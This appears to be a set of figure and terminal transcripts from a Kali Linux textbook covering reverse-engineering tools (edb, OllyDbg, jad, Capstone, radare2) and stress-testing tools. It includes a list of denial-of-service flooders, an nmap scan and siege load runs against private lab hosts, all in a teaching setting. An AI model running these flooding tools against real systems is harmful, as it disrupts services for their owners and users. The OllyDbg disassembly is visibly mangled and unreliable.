```
>>> X = 0
>>> for X in range(1,11):
...     print (X)
...
1
2
3
4
5
6
7
8
9
10
>>> □
```

```
>>> X = 100
>>> for X in range(1,11):
...     print (X)
...
1
2
3
4
5
6
7
8
9
10
... □
```

```
>>> print (X)
10
>>> X =100
>>> print (X)
100
>>> for Y in range(X,(X+11)):
...     print ("X =",X,"and Y =", Y )
...
X = 100 and Y = 100
X = 100 and Y = 101
X = 100 and Y = 102
X = 100 and Y = 103
X = 100 and Y = 104
X = 100 and Y = 105
X = 100 and Y = 106
X = 100 and Y = 107
X = 100 and Y = 108
X = 100 and Y = 109
X = 100 and Y = 110
... □
```



Favorites			
01 - Information Gathering	▶	 apktool	Misc. RE Tools
02 - Vulnerability Analysis	▶	 clang	Misc. RE Tools
03 - Web Application Analysis	▶	 clang++	Misc. RE Tools
04 - Database Assessment		 dex2jar	Misc. RE Tools
05 - Password Attacks	▶	 edb-debugger	Debuggers
06 - Wireless Attacks	▶		
07 - Reverse Engineering		 flasm	Misc. RE Tools
08 - Exploitation Tools		 jad	Disassembly
09 - Sniffing & Spoofing	▶	 jvasnoop	Misc. RE Tools
10 - Post Exploitation	▶		
11 - Forensics	▶	 NASM shell	Misc. RE Tools
12 - Reporting Tools		 ollydbg	Debuggers
13 - System Services	▶		
Usual applications	▶	 radare2	Misc. RE Tools

```

==3444== HEAP SUMMARY:
==3444==   in use at exit: 5,973,782 bytes in 85,958 blocks
==3444==   total heap usage: 880,587 allocs, 794,629 frees, 72,508,191 bytes allocated
==3444==
==3444== Searching for pointers to 84,460 not-freed blocks
==3444== Checked 42,816,400 bytes
==3444==
==3444== LEAK SUMMARY:
==3444==   definitely lost: 29,661 bytes in 41 blocks
==3444==   indirectly lost: 32,872 bytes in 1,375 blocks
==3444==   possibly lost: 118,188 bytes in 1,697 blocks
==3444==   still reachable: 5,566,893 bytes in 81,347 blocks
==3444==     suppressed: 0 bytes in 0 blocks
==3444== Rerun with --leak-check=full to see details of leaked memory
==3444==
==3444== Use --track-origins=yes to see where uninitialised values come from
==3444== ERROR SUMMARY: 24 errors from 5 contexts (suppressed: 0 from 0)

```

edb - /usr/bin/gedit [3637] 1

File View Debug Plugins Options Help

No Analysis Found For This Region

00007f1c:187f3190	48 89 e7	mov rdi, rsp
00007f1c:187f3193	e8 b8 35 00 00	call 0x00007f1c187f675
00007f1c:187f3198	49 89 c4	mov r12, rax
00007f1c:187f319b	8b 05 57 fc 21 00	mov eax, dword ptr [rip+0x00000000]
00007f1c:187f31a1	5a	pop rdx
00007f1c:187f31a2	48 8d 24 c4	lea rsp, [rsp+rax*8]
00007f1c:187f31a6	29 c2	sub edx, eax
00007f1c:187f31a8	52	push rdx
00007f1c:187f31a9	48 89 d6	mov rsi, rdx
00007f1c:187f31ac	49 89 e5	mov r13, rsp
00007f1c:187f31af	48 83 e4 f0	and rsp, 0xf0
00007f1c:187f31b3	48 8b 3d a6 fe 21 00	mov rdi, qword ptr [rip+0x00000000]
00007f1c:187f31ba	49 8d 4c d5 10	lea rcx, [r13+rdx*8+16]
00007f1c:187f31bf	49 8d 55 08	lea rdx, [r13+8]
00007f1c:187f31c3	31 ed	xor ebp, ebp
00007f1c:187f31c5	e8 a6 d8 00 00	call 0x00007f1c18800a7
00007f1c:187f31ca	48 8d 15 4f dc 00 00	lea rdx, [rip+0x0000dc00]
00007f1c:187f31d1	4c 89 ec	mov rsp, r13
00007f1c:187f31d4	41 ff e4	jmp r12
00007f1c:187f31d7	66 0f 1f 84 00 00 00 00	nop word ptr [rax+rax]
00007f1c:187f31e0	48 8d 05 19 0e 22 00	lea rax, [rip+0x00220e00]
00007f1c:187f31e7	c3	ret
00007f1c:187f31e8	0f 1f 84 00 00 00 00 00	nop dword ptr [rax+rax]
00007f1c:187f31f0	83 47 04 01	add dword ptr [rdi+4], rax
00007f1c:187f31f4	c3	ret
00007f1c:187f31f5	66 66 2e 0f 1f 84 00 00	nop word ptr cs:[rax+rax]

Registers

General Purpose

RAX: 0000000000000000
 RBX: 0000000000000000
 RCX: 0000000000000000
 RDX: 0000000000000000
 RBP: 0000000000000000
 RSP: 00007ffd5895f670
 RSI: 0000000000000000
 RDI: 0000000000000000
 R8 : 0000000000000000
 R9 : 0000000000000000

Bookmarks

Address	Comment

rsp = 00007ffd5895f670
 rdi = 0000000000000000

Data Dump

Stack

00007ffd:5895f670	0000000000000001	...
00007ffd:5895f678	00007ffd58960bf5	ASCII "/usr/bin/gedit"
00007ffd:5895f680	0000000000000000	...
00007ffd:5895f688	00007ffd58960c04	ASCII "GJS_DEBUG_TOPICS=JS "
00007ffd:5895f690	00007ffd58960c25	ASCII "USER=root"
00007ffd:5895f698	00007ffd58960c2f	ASCII "XDG_SEAT=seat0"
00007ffd:5895f6a0	00007ffd58960c3e	ASCII "SSH_AGENT_PID=1199"
00007ffd:5895f6a8	00007ffd58960c51	ASCII "HOME=/root"
00007ffd:5895f6b0	00007ffd58960c5c	ASCII "DESKTOP_SESSION=defa
00007ffd:5895f6b8	00007ffd58960c74	ASCII "GIO_LAUNCHED_DESKTOP

paused

OllyDbg - notepad.exe - [CPU - main thread, module notepad] 1

File View Debug Plugins Options Window Help

LEMTWHC / KBR ... S

010031A3	.NB EC	MOV ESP,ESP		
010031A5	.NB 6	PUSH ESI		
010031A6	.NB 75 08	MOV ESI,DWORD PTR SS:[EBP+8]		
010031A8	.NB C0	XOR EAX,EAX		
010031AB	> .NB 75 0C	CMR ESI,DWORD PTR SS:[EBP+C]		
010031AD	.NB 11	JNB SHORT notepad.010031C1		
010031B0	.NB C0	TEST EAX,EAX		
010031B2	.NB CD	JNZ SHORT notepad.010031C1		
010031B4	.NB CE	MOV ECX,DWORD PTR DS:[ESI]		
010031B6	.NB C9	TEST ECX,ECX		
010031B8	.NB 02	JE SHORT notepad.010031B C		
010031B A	.NB FD 1	CALL ECX		
010031B C	> .NB 3C E04	ADD ESI,4		
010031B F	.NB EA	JMP SHORT notepad.010031AB		
010031C1	> .NB 5E	POP ESI		
010031C2	.NB D	POP EBP		
010031C3	.NB C	RETN		
010031C4	.NB 0	NOP		
010031C5	.NB 0	NOP		
010031C6	.NB 0	NOP		
010031C7	.NB 0	NOP		
010031C8	.NB 0	NOP		
010031C9	.NB EB CAF3FFF	CALL notepad.01002B38		
010031CE	.NB 58	PUSH EB		
010031D0	.NB E0320001	PUSH notepad.010032E0		
010031D5	.NB 72040000	CALL notepad.01003B4C		
010031D A	.NB DB	XOR EBX,EBX		
010031D C	.NB 9D E4	MOV DWORD PTR SS:[EBP-1C],EBX		
010031D F	.NB 9D FC	MOV DWORD PTR SS:[EBP-4],EBX		
010031E2	.NB D4538	LEA EAX,DWORD PTR SS:[EBP-8]		
010031E5	.NB 2	PUSH EAX		

01002B38 = notepad.01002B38

Address	Hex dump	ASCII	Comment
0100C000	00 00 00 00 78 00 00 00x....	
0100C008	01 00 00 00 FF FF FF FFyyyy	
0100C010	4E E6 40 B8 E 1 13 BF 44Nee@v±	
0100C018	00 00 00 00 00 00 00 00	
0100C020	00 00 00 00 00 00 00 00	
0100C028	00 00 00 00 00 00 00 00	
0100C030	00 00 00 00 00 00 00 00	
0100C038	00 00 00 00 00 00 00 00	
0100C040	00 00 00 00 00 00 00 00	
0100C048	00 00 00 00 00 00 00 00	
0100C050	00 00 00 00 00 00 00 00	
0100C058	00 00 00 00 00 00 00 00	
0100C060	00 00 00 00 00 00 00 00	
0100C068	00 00 00 00 00 00 00 00	
0100C070	00 00 00 00 00 00 00 00	
0100C078	00 00 00 00 00 00 00 00	
0100C080	00 00 00 00 00 00 00 00	
0100C088	00 00 00 00 00 00 00 00	

Analysing notepad: 85 heuristical procedures, 572 calls to known, 133 calls to guessed functions

Paused

Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov (kpdus@yahoo.com).
Usage: jad [option(s)] <filename(s)>
Options: -a - generate JVM instructions as comments (annotate)
-af - output fully qualified names when annotating
-b - generate redundant braces (braces)
-clear - clear all prefixes, including the default ones
-d <dir> - directory for output files
-dead - try to decompile dead parts of code (if there are any)
-dis - disassembler only (disassembler)
-f - generate fully qualified names (fullnames)
-ff - output fields before methods (fieldsfirst)
-i - print default initializers for fields (definites)
-l<num> - split strings into pieces of max <num> chars (splitstr)
-lnc - output original line numbers as comments (lnc)
-lradix<num>- display long integers using the specified radix
-nl - split strings on newline characters (splitstr)

```
1
2 class KaliBookApp {
3     public static void main(String[] args) {
4         System.out.println("Learning to use Kali Linux is ");
5         System.out.println("A Gateway to Protecting ");
6         System.out.println("Your Network ");
7     }
8 }
```

```
root@kali:~/Documents/capstone# jad -sjava KaliBookApp.class
Parsing KaliBookApp.class...The class file version is 51.0 (only 45.3, 46.0 and
47.0 are supported)
Overwrite KaliBookApp.java [y/n/a/s] ? ?
Please answer 'y' for Yes, 'n' for No, 'a' for overwrite All, 's' for Skip all e
xisting. [y/n/a/s] ?a
Generating KaliBookApp.java
```

```
root@kali:~/Documents/capstone# cat KaliBookApp.java
// Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.geocities.com/kpdus/jad.html
// Decompiler options: packimports(3)
// Source File Name:   KaliBookApp.java
```

```
import java.io.PrintStream;
```

```
class KaliBookApp
{
```

```
    KaliBookApp()
```

```
    {
```

```
    public static void main(String args[])
```

```
    {
```

```
        System.out.println("Learning to use Kali Linux is ");
```

```
        System.out.println("A Gateway to Protecting ");
```

```
        System.out.println("Your Network ");
```

```
    }
```

```
}
```

```
root@kali:~# aptitude search capstone
p libcapstone-dev - lightweight multi-architecture disassembly
p libcapstone-dev:i386 - lightweight multi-architecture disassembly
i A libcapstone3 - lightweight multi-architecture disassembly
p libcapstone3:i386 - lightweight multi-architecture disassembly
i A python-capstone - lightweight multi-architecture disassembly
p python-capstone:i386 - lightweight multi-architecture disassembly
root@kali:~# aptitude install libcapstone-dev
The following NEW packages will be installed:
  libcapstone-dev
0 packages upgraded, 1 newly installed, 0 to remove and 8 not upgraded.
Need to get 806 kB of archives. After unpacking 4,123 kB will be used.
Get: 1 http://http.kali.org/kali/ sana/main libcapstone-dev amd64 3.0-0kali1 [806 kB]
Fetched 806 kB in 0s (1,094 kB/s)
Selecting previously unselected package libcapstone-dev.
(Reading database ... 339298 files and directories currently installed.)
Preparing to unpack .../libcapstone-dev_3.0-0kali1_amd64.deb ...
Unpacking libcapstone-dev (3.0-0kali1) ...
Setting up libcapstone-dev (3.0-0kali1) ...
```

```
root@kali:~/Documents/capstone# cat simple_disassembler.py
# capstone_disassembler.py
#!/usr/bin/env python
# basic example

from capstone import *

hexcode = b"\x55\x48\x8b\x05\xb8\x13\x00\x00"

md = Cs(CS_ARCH_X86, CS_MODE_64)
for i in md.disasm(hexcode, 0x1000):
    print("0x%x:\t%s\t%s" % (i.address, i.mnemonic, i.op_str))
root@kali:~/Documents/capstone# python simple_disassembler.py
0x1000: push    rbp
0x1001: mov     rax, qword ptr [rip + 0x13b8]
root@kali:~/Documents/capstone#
```

```

root@kali:~# radare2 -h
Usage: r2 [-dDwntLqv] [-P patch] [-p prj] [-a arch] [-b bits] [-i file]
        [-s addr] [-B blocksize] [-c cmd] [-e k=v] file|-
-a [arch]      set asm.arch
-A             run 'aa' command to analyze all referenced code
-b [bits]     set asm.bits
-B [baddr]    set base address for PIE binaries
-c 'cmd..'    execute radare command
-C           file is host:port (alias for -c+=http://%/s/cmd/)
-d           use 'file' as a program to debug
-D [backend]  enable debug mode (e cfg.debug=true)
-e k=v       evaluate config var
-f           block size = file size
-i [file]    run script file
-k [kernel]  set asm.os variable for asm and anal
-l [lib]     load plugin file
-L           list supported IO plugins
-n           disable analysis
-N           disable user settings
-q           quiet mode (no prompt) and quit after -i
-p [prj]     set project file
-P [file]    apply rapatch file and quit
-s [addr]    initial seek
-m [addr]    map file at given address
-t           load rabin2 info in thread
-v, -V      show radare2 version (-V show lib versions)
-w           open file in write mode
-h, -hh     show help message, -hh for long

```

```

root@kali:~# radare2 -L
r__ zip      Open zip files apk://foo.apk or zip://foo.apk/classes.dex
rw_ shm     shared memory resources (shm://key)
rw_ rap     radare network protocol (rap://:port rap://host:port/file)
rwd ptrace  ptrace and /proc/pid/mem (if available) io
rw_ procpid proc/pid/mem io
rw_ mmap    open file using mmap://
rw_ malloc  memory allocation (malloc://1024 hex://10294505)
r__ mach    mach debug io (unsupported in this platform)
rw_ ihex    Intel HEX file (ihex://eeproms.hex)
rw_ http    http get (http://radare.org/)
rw_ haret   Attach to Haret WCE application (haret://host:port)
rwd gdb     Attach to gdbserver, 'qemu -s', gdb://localhost:1234
r_d debug   Debug a program or pid. dbg:///bin/ls, dbg:///1388
rw_ bfdbg   BrainFuck Debugger (bfdbg://path/to/file)

```

```
root@kali:~/radare# rasm2 -h
Usage: rasm2 [-CdDehLBvw] [-a arch] [-b bits] [-o addr] [-s syntax]
           [-f file] [-F fil:ter] [-i skip] [-l len] 'code'|hex|-
-a [arch]   Set architecture to assemble/disassemble (see -L)
-b [bits]   Set cpu register size (8, 16, 32, 64) (RASM2_BITS)
-c [cpu]    Select specific CPU (depends on arch)
-C          Output in C format
-d, -D     Disassemble from hexpair bytes (-D show hexpairs)
-e         Use big endian instead of little endian
-f [file]   Read data from file
-F [in:out] Specify input and/or output filters (att2intel, x86.pseudo, ...)
-h         Show this help
-i [len]    ignore/skip N bytes of the input buffer
-k [kernel] Select operating system (linux, windows, darwin, ..)
-l [len]    Input/Output length
-L         List supported asm plugins
-o [offset] Set start address for code (default 0)
-s [syntax] Select syntax (intel, att)
-B         Binary input/output (-l is mandatory for binary input)
-v         Show version information
-w         What's this instruction for? describe opcode
If '-l' value is greater than output length, output is padded with nops
If the last argument is '-' reads from stdin
```

```
root@kali:~# rahash2 -h
Usage: rahash2 [-rBhLkv] [-b sz] [-a algo] [-s str] [-f from] [-t to] [file] ...
-a algo     comma separated list of algorithms (default is 'sha256')
-b bsize    specify the size of the block (instead of full file)
-B         show per-block hash
-f from     start hashing at given address
-i num      repeat hash N iterations
-S seed     use given seed (hexa or s:string) use ^ to prefix
-k         show hash using the openssl's randomkey algorithm
-q         run in quiet mode (only show results)
-L         list all available algorithms (see -a)
-r         output radare commands
-s string   hash this string instead of files
-t to      stop hashing at given address
-v         show version information
root@kali:~#
```

```
root@kali:~/Documents/capstone# rahash2 simple_disassembler.py
simple_disassembler.py: 0x00000000-0x0000010d sha256: 57494d10009e49e062fbed66d4
53ec6c09c619e912f26a3bbb2249delf3d2b8b
root@kali:~/Documents/capstone# echo "# Added text" >> simple_disassembler.py
root@kali:~/Documents/capstone# rahash2 simple_disassembler.py
simple_disassembler.py: 0x00000000-0x0000011a sha256: d79cb3da61423c5983203e8540
724445630732d13125ac0a92190dc8b99be4
root@kali:~/Documents/capstone#
```



```

root@kali:~/radare# tail /var/log/messages > diff2
root@kali:~/radare# tail /var/log/messages > diff1
root@kali:~/radare# radiff2 -c -g * -t diff1 diff2
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file types
WARN: Use '-e bin.rawstr=true' or 'rabin2 -zz' to find strings on unknown file types
digraph code {
    graph [bgcolor=white];
    node [color=lightgray, style=filled shape=box fontname="Courier" fontsize="8"];
    "0x00000000_0x00000000" -> "0x00000000_0x000000bc" [color="green"];
    "0x00000000_0x00000000" -> "0x00000000_0x00000053" [color="red"];
    "0x00000000_0x00000000" [color="lightgray", label="/ (fcn) fcn.00000000 2112\\l|
0x00000000_invalid\\l| 0x00000001_invalid\\l| 0x00000002_outsb\\l| 0x0000000
3_and [rcx], dh\\l| 0x00000005_cmp [rax], ah\\l| 0x00000007_xor [rdi], dh\\l|
Usage: rafind2 [-Xnzhv] [-b sz] [-f/t from/to] [-[m|s|e] str] [-x hex] file ..
root@kali:~/Documents/capstone# rafind -s "i.mnemonic" simple_disassembler.py
bash: rafind: command not found
root@kali:~/Documents/capstone# rafind2
Usage: rafind2 [-Xnzhv] [-b sz] [-f/t from/to] [-[m|s|e] str] [-x hex] file ..
root@kali:~/Documents/capstone# rafind2 -s "i.mnemonic" simple_disassembler.py
0xf6
root@kali:~/Documents/capstone# rafind2 -s "evil hacker" simple_disassembler.py

root@kali:~/Documents/capstone# █

```

```

root@kali:~# rax2 -h
Usage: rax2 [options] [expr ...]
int -> hex ; rax2 10
hex -> int ; rax2 0xa
-int -> hex ; rax2 -77
-hex -> int ; rax2 0xfffffb3
int -> bin ; rax2 b30
bin -> int ; rax2 1010d
float -> hex ; rax2 3.33f
hex -> float ; rax2 Fx40551ed8
oct -> hex ; rax2 35o
hex -> oct ; rax2 0x12 (0 is a letter)
bin -> hex ; rax2 1100011b
hex -> bin ; rax2 Bx63
raw -> hex ; rax2 -S < /bin/ls
hex -> raw ; rax2 -s 414141
-b binstr -> bin ; rax2 -b 01000101 01110110
-B keep base ; rax2 -B 33+3 -> 36
-d force integer ; rax2 -d 3 -> 3 instead of 0x3
-e swap endianness ; rax2 -e 0x33
-f floating point ; rax2 -f 6.3+2.1
-h help ; rax2 -h
-k randomart ; rax2 -k 0x34 1020304050
-n binary number ; rax2 -e 0x1234 # 34120000
-s hexstr -> raw ; rax2 -s 43 4a 50
-S raw -> hexstr ; rax2 -S < /bin/ls > ls.hex
-t tstamp -> str ; rax2 -t 1234567890
-x hash string ; rax2 -x linux osx
-u units ; rax2 -u 389289238 # 317.0M
-v version ; rax2 -V

```

```

root@kali:~# rax2 123
0x7b
root@kali:~# rax2 0x1abc4
109508
root@kali:~# rax2 290887.3f
Fxea088e48
root@kali:~# rax2 345o
0xe5
root@kali:~# rax2 -x Kali Rocks!
0x507539ca
0xb7e5a922
root@kali:~# rax2 -x Kali_Rocks!
0xfc60fcf2
root@kali:~# █

```

Subcategories of Stress-Testing	Tools in Kali 1.x (default menu)	Tools in Kali 2.0 (There is no Stress-Testing menu)
Network Stress Testing	denial	/usr/bin/atk6-denial6
	dhcpig	
	dos-new-ip6	/usr/bin/atk6-dos-new-ip6
	flood_advertise6	/usr/bin/atk6-flood_advertise6
	flood_dhcpc6	/usr/bin/atk6-flood_dhcpc6
	flood_mld26	/usr/bin/atk6-flood_mld26
	flood_mld6	/usr/bin/atk6-flood_mld6
	flood_mldrouter6	/usr/bin/atk6-flood_mldrouter6
	/usr/bin/flood_redir6	/usr/bin/atk6-flood_redir6
	flood_router26	/usr/bin/atk6-flood_router26
	flood_router6	/usr/bin/atk6-flood_router6
	/usr/bin/atk6-flood_rs6	/usr/bin/atk6-flood_rs6
	flood_solicit6	/usr/bin/atk6-flood_solicit6
	fragmentation6	/usr/bin/atk6-fragmentation6
	inundator	
	kill_router6	/usr/bin/atk6-kill_router6
	macof	/usr/sbin/macof
rsmurf6	/usr/bin/atk6-rsmurf6	
siege	/usr/bin/siege /usr/bin/siege.config	
smurf6	/usr/bin/atk6-smurf6	
t50	/usr/bin/t50	
VoIP Stress Testing	iaxflood	/usr/bin/iaxflood
	inviteflood	/usr/bin/inviteflood
Web Stress Testing	Thc-ssl-dos	/usr/bin/thc-ssl-dos
WLAN Stress Testing	mdk3	/usr/bin/mdk3
	reaver	/usr/bin/reaver

```
root@kali:~# /usr/bin/atk6-denial6
/usr/bin/atk6-denial6 v2.5 (c) 2013 by van Hauser / THC <vh@thc.org> www.thc.org

Syntax: /usr/bin/atk6-denial6 interface destination test-case-number

Performs various denial of service attacks on a target
If a system is vulnerable, it can crash or be under heavy load, so be careful!
If not test-case-number is supplied, the list of shown.
```

```
root@kali:~# nmap -A 192.168.56.103

Starting Nmap 7.01 ( https://nmap.org ) at 2016-01-18 21:13 EST
Nmap scan report for 192.168.56.103
Host is up (0.00058s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 10 microsoft-ds
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
10243/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
MAC Address: 08:00:27:47:6B:67 (Oracle VirtualBox virtual NIC)
```

```
root@kali:~/Documents/capstone# siege 192.168.56.103
** SIEGE 3.0.8
** Preparing 15 concurrent users for battle.
The server is now under siege...
^C
Lifting the server siege...      done.

Transactions:          8072 hits
Availability:          100.00 %
Elapsed time:          272.59 secs
Data transferred:     5.30 MB
Response time:         0.00 secs
Transaction rate:     29.61 trans/sec
Throughput:           0.02 MB/sec
Concurrency:          0.13
Successful transactions: 8072
Failed transactions:   0
Longest transaction:  3.01
Shortest transaction: 0.00

FILE: /var/log/siege.log
You can disable this annoying message by editing
the .siegerc file in your home directory; change
the directive 'show-logfile' to false.
```

```
root@kali:/media/cdrom0# /usr/bin/siege.config
siege.config
usage: siege.config [no arguments]
-----
Resource file already install as /root/.siegerc
Use your favorite editor to change your configuration by
editing the values in that file.
```


```
156 connection = close|
157
158 #
159 # Default number of simulated concurrent users
160 # ex: concurrent = 25
161 #
162 concurrent = 15
163
```

```
root@kali:~# siege 192.168.56.102
** SIEGE 3.0.8
** Preparing 625 concurrent users for battle.
The server is now under siege...^C
Lifting the server siege...      done.

Transactions:          43854 hits
Availability:          100.00 %
Elapsed time:          59.00 secs
Data transferred:     28.82 MB
Response time:         0.33 secs
Transaction rate:     743.29 trans/sec
Throughput:            0.49 MB/sec
Concurrency:           246.78
Successful transactions: 43854
Failed transactions:   0
Longest transaction:   1.70
Shortest transaction:  0.00


FILE: /var/log/siege.log
You can disable this annoying message by editing
the .siegerc file in your home directory; change
the directive 'show-logfile' to false.
root@kali:~# █
```

